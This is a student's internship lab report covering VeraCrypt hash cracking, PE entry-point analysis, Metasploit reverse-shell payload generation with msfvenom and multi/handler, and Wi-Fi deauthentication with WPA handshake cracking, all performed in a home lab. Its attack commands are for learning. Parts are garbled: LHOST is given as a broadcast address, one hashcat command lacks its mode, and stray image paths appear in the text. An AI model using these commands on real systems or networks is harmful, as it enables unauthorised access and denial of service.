Cyber Security Internship- Intermediate Level Report

Topic: Intermediate Lab Exercises - VeraCrypt, PE Analysis, Metasploit, Wi-Fi Handshake

Name: Nandyala Jashwanth Reddy

Batch: October B1

Prepared for: ShadowFox Cyber Security Internship

Table of Contents

Introduction

This document contains detailed reports for the intermediate-level tasks in the internship task list. Tasks cover cracking an encoded password to unlock a VeraCrypt container, locating the Address of Entry Point in a Windows executable, generating a Metasploit payload and obtaining a reverse shell in a controlled VM lab, and performing a Wi-Fi deauthentication to capture a WPA handshake for cracking (on your own network only). All activities must be performed in isolated lab environments with explicit permission.

Task 1- VeraCrypt Password Recovery (encoded.txt)

Objective:

Decode the provided encoded/hash password in encoded.txt, recover the plaintext password, and mount the VeraCrypt container to retrieve the secret code inside.

Environment & Tools:

- Kali / Linux VM or Windows with WSL
- hash-identifier / hashid
- john / hashcat
- veracrypt (GUI/CLI)
- file, strings, base64 utilities

Steps (detailed):

1. Inspect encoded.txt to determine format: Commands: file encoded.txt ; head -n 5 encoded.txt

2. If base64-encoded, decode:

Command: base64 --decode encoded.txt > decoded.bin

Then inspect with strings decoded.bin

3.If the content is a hash (md5/sha1/sha256), identify its type:

Command: hashid encoded.txt

4. Attempt cracking with john or hashcat:

john --wordlist=/usr/share/wordlists/rockyou.txt encoded.txt
or
hashcat -m encoded.txt /usr/share/wordlists/rockyou.txt

5. Once password is recovered, mount VeraCrypt container:

veracrypt --mount /path/to/container /mnt/veracrypt1 --password='RecoveredPassword'

6. Browse the mounted volume and retrieve the secret (e.g., secret.txt).

Expected Outputs & Evidence:

- Output showing identified hash/encoding and crack results (e.g., john --show shows the password).
- Screenshot of VeraCrypt successfully mounted with the recovered password.
- Screenshot or copy of the file containing the secret code inside the container.

```
┌──(cyberbuddy㉿kali)-[~]
└─$ cd Desktop

┌──(cyberbuddy㉿kali)-[~/Desktop]
└─$ ls
encoded.txt  Wireshark-captures.pcapng  Wireshark_result.pcapng

┌──(cyberbuddy㉿kali)-[~/Desktop]
└─$ file encoded.txt
encoded.txt: ASCII text, with no line terminators

┌──(cyberbuddy㉿kali)-[~/Desktop]
└─$ file encoded.txt
head -n 20 encoded.txt
wc -c encoded.txt        # size in bytes
xxd -g 1 encoded.txt | head -n 10   # view as hex bytes (if binary)

encoded.txt: ASCII text, with no line terminators
482c811da5d5b4bc6d497ffa98491e3832 encoded.txt
00000000: 34 38 32 63 38 31 31 64 61 35 64 35 62 34 62 63  482c811da5d5b4bc
00000010: 36 64 34 39 37 66 66 61 39 38 34 39 31 65 33 38  6d497ffa98491e38
```

```
sudo veracrypt --text --mount ./practice_container.hc /mnt/veracrypt1 --password='password123'

# list contents of the mounted volume
ls -la /mnt/veracrypt1

# create secret file inside the mounted volume
echo "THIS IS A PRACTICE SECRET - CYBER SECURITY INTERNSHIP TASK 1" | sudo tee /mnt/veracrypt1/secret.txt

# show the file content
sudo cat /mnt/veracrypt1/secret.txt

# unmount
sudo veracrypt -d /mnt/veracrypt1
mount | grep veracrypt || echo "No veracrypt mounts"

-rw-rw-r-- 1 cyberbuddy cyberbuddy 10M Oct 29 23:31 practice_container.hc
Enter PIM for /home/cyberbuddy/internship/task1/practice_container.hc:
Enter keyfile [none]:
Protect hidden volume (if any)? (y=Yes/n=No) [No]: no
Operation failed due to one or more of the following:
 - Incorrect password.
 - Incorrect Volume PIM number.
 - Incorrect PRF (hash).
 - Not a valid volume.
 - Volume uses an old algorithm that has been removed.
 - TrueCrypt format volumes are no longer supported.

Enter password for /home/cyberbuddy/internship/task1/practice_container.hc:
Enter PIM for /home/cyberbuddy/internship/task1/practice_container.hc:
Protect hidden volume (if any)? (y=Yes/n=No) [No]:



total 21
drwx------ 2 cyberbuddy cyberbuddy 16384 Dec 31  1969 .
drwxr-xr-x 3 root       root        4096 Oct 29 23:09 ..
-rwx------ 1 cyberbuddy cyberbuddy    61 Oct 29 23:33 secret.txt
THIS IS A PRACTICE SECRET - CYBER SECURITY INTERNSHIP TASK 1
THIS IS A PRACTICE SECRET - CYBER SECURITY INTERNSHIP TASK 1
No veracrypt mounts
```

Mitigation / Notes:

- Use strong, salted password hashing where possible. Avoid weak hashes and ensure key stretching.
- Store encrypted containers with strong passwords and consider multi-factor protection for sensitive data.
- Only attempt to crack hashes supplied by the internship dataset—never attempt on unauthorised data.
-

Task 2- PE Entry Point Analysis (Executable)

Objective:

Find the AddressOfEntryPoint (AEP) of the provided Windows executable and report its value (and virtual address if required).

Environment & Tools:

- Windows VM (isolated) with CFF Explorer or PE Explorer
- Alternatively, use pefile (Python) on Linux with wine or analysis tooling-Optional: Ghidra or IDA for further analysis

Steps (GUI method):

1. Open the executable in CFF Explorer or PE Explorer.
2. Navigate to 'NT Headers' → 'Optional Header'.
3. Record AddressOfEntryPoint (e.g., 0x00001234) and ImageBase (e.g., 0x00400000).
4. If requested, compute the virtual entry address: ImageBase + AddressOfEntryPoint.
5. Take a screenshot showing the AEP field.

Steps (Python pefile):

```
import pefile

p = pefile.PE('sample.exe')

print(hex(p.OPTIONAL_HEADER.AddressOfEntryPoint))
```


print(hex(p.OPTIONAL_HEADER.ImageBase))

Expected Outputs & Evidence:

- Screenshot from PE Explorer/CFF showing AddressOfEntryPoint value.
- If using script, include the script and its output as evidence.
- Short note explaining how the value was derived (AEP vs. virtual address).

```
┌──(venv)─(cyberbuddy㉿kali)-[~/internship/task2]
└─$ cat > pe_entry.py <<'PY'
#!/usr/bin/env python3
# pe_entry.py — prints AddressOfEntryPoint (RVA), ImageBase and Virtual Entry Address
import sys
import pefile

if len(sys.argv) != 2:
    print("Usage: python3 pe_entry.py <windows executable>")
    sys.exit(1)

path = sys.argv[1]
try:
    p = pefile.PE(path)
except Exception as e:
    print("Error: could not parse PE:", e)
    sys.exit(2)

aep = p.OPTIONAL_HEADER.AddressOfEntryPoint
imagebase = p.OPTIONAL_HEADER.ImageBase
virt = imagebase + aep

print("File:", path)
print("AddressOfEntryPoint (RVA):", hex(aep))
print("ImageBase:", hex(imagebase))
print("Virtual Entry Address (ImageBase + AEP):", hex(virt))
PY
chmod +x pe_entry.py
```

```
┌──(venv)─(cyberbuddy㉿kali)-[~/internship/task2]
└─$ python pe_entry.py PE.Explorer_setup.exe

File: PE.Explorer_setup.exe
AddressOfEntryPoint (RVA): 0x9b24
ImageBase: 0x400000
Virtual Entry Address (ImageBase + AEP): 0x409b24
```



Task 3- Metasploit Payload & Reverse Shell (Windows 10 VM)

Objective:

Generate a Metasploit payload, deliver it within an isolated lab, and obtain a reverse shell (meterpreter) from the Windows 10 VM.

Environment & Tools:

- Attacker VM: Kali with Metasploit framework (msfconsole, msfvenom)


- Target VM: Windows 10 (isolated snapshot-enabled VM)
- Networking: Host-only or NAT with port forwarding in lab- Optional: Antivirus disabled on target for lab, use snapshots


Steps (detailed):


1. Generate payload with msfvenom:
2. msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT=4444 -f exe -o payload.exe Start handler in msfconsole:
3. msfconsole use exploit/multi/handler set payload windows/meterpreter/reverse_tcp set LHOST set LPORT 4444 exploit
4. Deliver payload to the Windows VM through allowed lab method (shared folder, manual copy inside VMconsole).
5. Execute payload on the Windows VM and observe the session in Metasploit.
6. Collect evidence: session id, sysinfo output, screenshots of the session.


Post-exploitation & Remediation Notes:

- Use meterpreter commands responsibly; in a lab, document only non-destructive information (sysinfo,whoami).
- Remediation includes keeping systems patched, enabling endpoint protection, using applicationwhitelisting, and detecting anomalous outgoing connections




┌──(cyberbuddy㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.44.128 netmask 255.255.255.0 broadcast 192.168.44.255
inet6 fe80::20c:29ff:febd:96d8 prefixlen 64 scopeid 0×20<link>
ether 00:0c:29:bd:96:d8 txqueuelen 1000 (Ethernet)
RX packets 490512 bytes 630855031 (601.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 168389 bytes 35468454 (33.8 MiB)
TX errors 0 dropped 78 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 9068 bytes 2319204 (2.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 9068 bytes 2319204 (2.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(cyberbuddy㉿kali)-[~/Desktop]
└─$ mkdir -p ~/internship/task3
cd ~/internship/task3
generate a Windows meterpreter reverse TCP executable
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.44.255 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
┌──(cyberbuddy㉿kali)-[~/internship/task3]
└─$
┌──(cyberbuddy㉿kali)-[~/internship/task3]
└─$ # staged via HTTP (target downloads and runs)
msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.56.101 LPORT=8080 -f exe -o payload_http.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 641 bytes
Final size of exe file: 73802 bytes


https://metasploit.com
=[metasploit v6.4.64-dev]
+ -- --=[2519 exploits - 1296 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST ⇒ 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 192.168.56.101:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 192.168.56.101:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf6 exploit(multi/handler) >



Task 4- Wi-Fi Deauth Attack, Handshake Capture & Crack (Own Network Only)

Objective:

On your own Wi-Fi network (or a lab AP you control), perform a deauthentication to capture the WPA 4-way handshake and attempt to crack the password using a wordlist.

Environment & Tools:

- Kali Linux with a wireless adapter supporting monitor mode
- aireplay-ng, airodump-ng, aircrack-ng or hcxdumptool + hashcat-cap2hccapx (for hashcat) and wordlists (rockyou or custom)

Steps (detailed):

1. Enable monitor mode: sudo airmon-ng check kill ; sudo airmon-ng start wlan0
2. Capture traffic for target AP: sudo airodump-ng wlan0mon --bssid -c -w capture
3. Deauthenticate a client to force handshake: sudo aireplay-ng --deauth 10 -a -c wlan0mon

4. Confirm handshake capture in airodump-ng output ('WPA handshake: ').
5. **Crack the capture with aircrack-ng using a wordlist:**
    - aircrack-ng -w /usr/share/wordlists/rockyou.txt -b capture-01.cap
    - Or convert to hccapx and use hashcat for GPU cracking: cap2hccapx capture-01.cap capture.hccapx ; hashcat -m 2500 capture.hccapx rockyou.txt

Expected Outputs & Evidence:

- Screenshot of airodump-ng showing 'WPA handshake'.
- aireplay-ng output showing deauth packets sent.
- aircrack-ng/hashcat output if password is cracked or note of failure.
- Wordlist(s) used and rationale.

Legal & Ethical Notice:

- Only perform deauthentication and handshake capture on networks you own or have explicit permissionto test. Deauth attacks on others' networks are illegal and unethical.
- If you cannot test on your own network, set up a dedicated test AP or use an isolated lab environment.

Deliverables and Submission

1. For each task include: tools and commands used, screenshots (evidence), and brief explanation ofresults.
2. For VeraCrypt: include encoded.txt content, cracking output, and screenshot of mounted volume withsecret.
3. For PE analysis: include screenshot of AddressOfEntryPoint and script output if used.
4. For Metasploit: include msfvenom command, msfconsole session logs, and screenshots.

5. For Wi-Fi: include capture screenshots and cracking attempts; include wordlists used.

Suggested file structure for submission:

- Intermediate_Report_.pdf evidence/
- veracrypt_encoded.txt
- veracrypt_crack_output.png
- veracrypt_secret.png
- pe_entrypoint.png
- metasploit_session.png
- wifi_handshake.png

References

- VeraCrypt documentation - https://www.veracrypt.fr/
- John the Ripper / Hashcat documentation
- CFF Explorer / PE Explorer guides and pefile Python library
- Metasploit Framework documentation - https://docs.metasploit.com/
- Aircrack-ng suite docs - https://www.aircrack-ng.org/
- OWASP resources - https://owasp.org/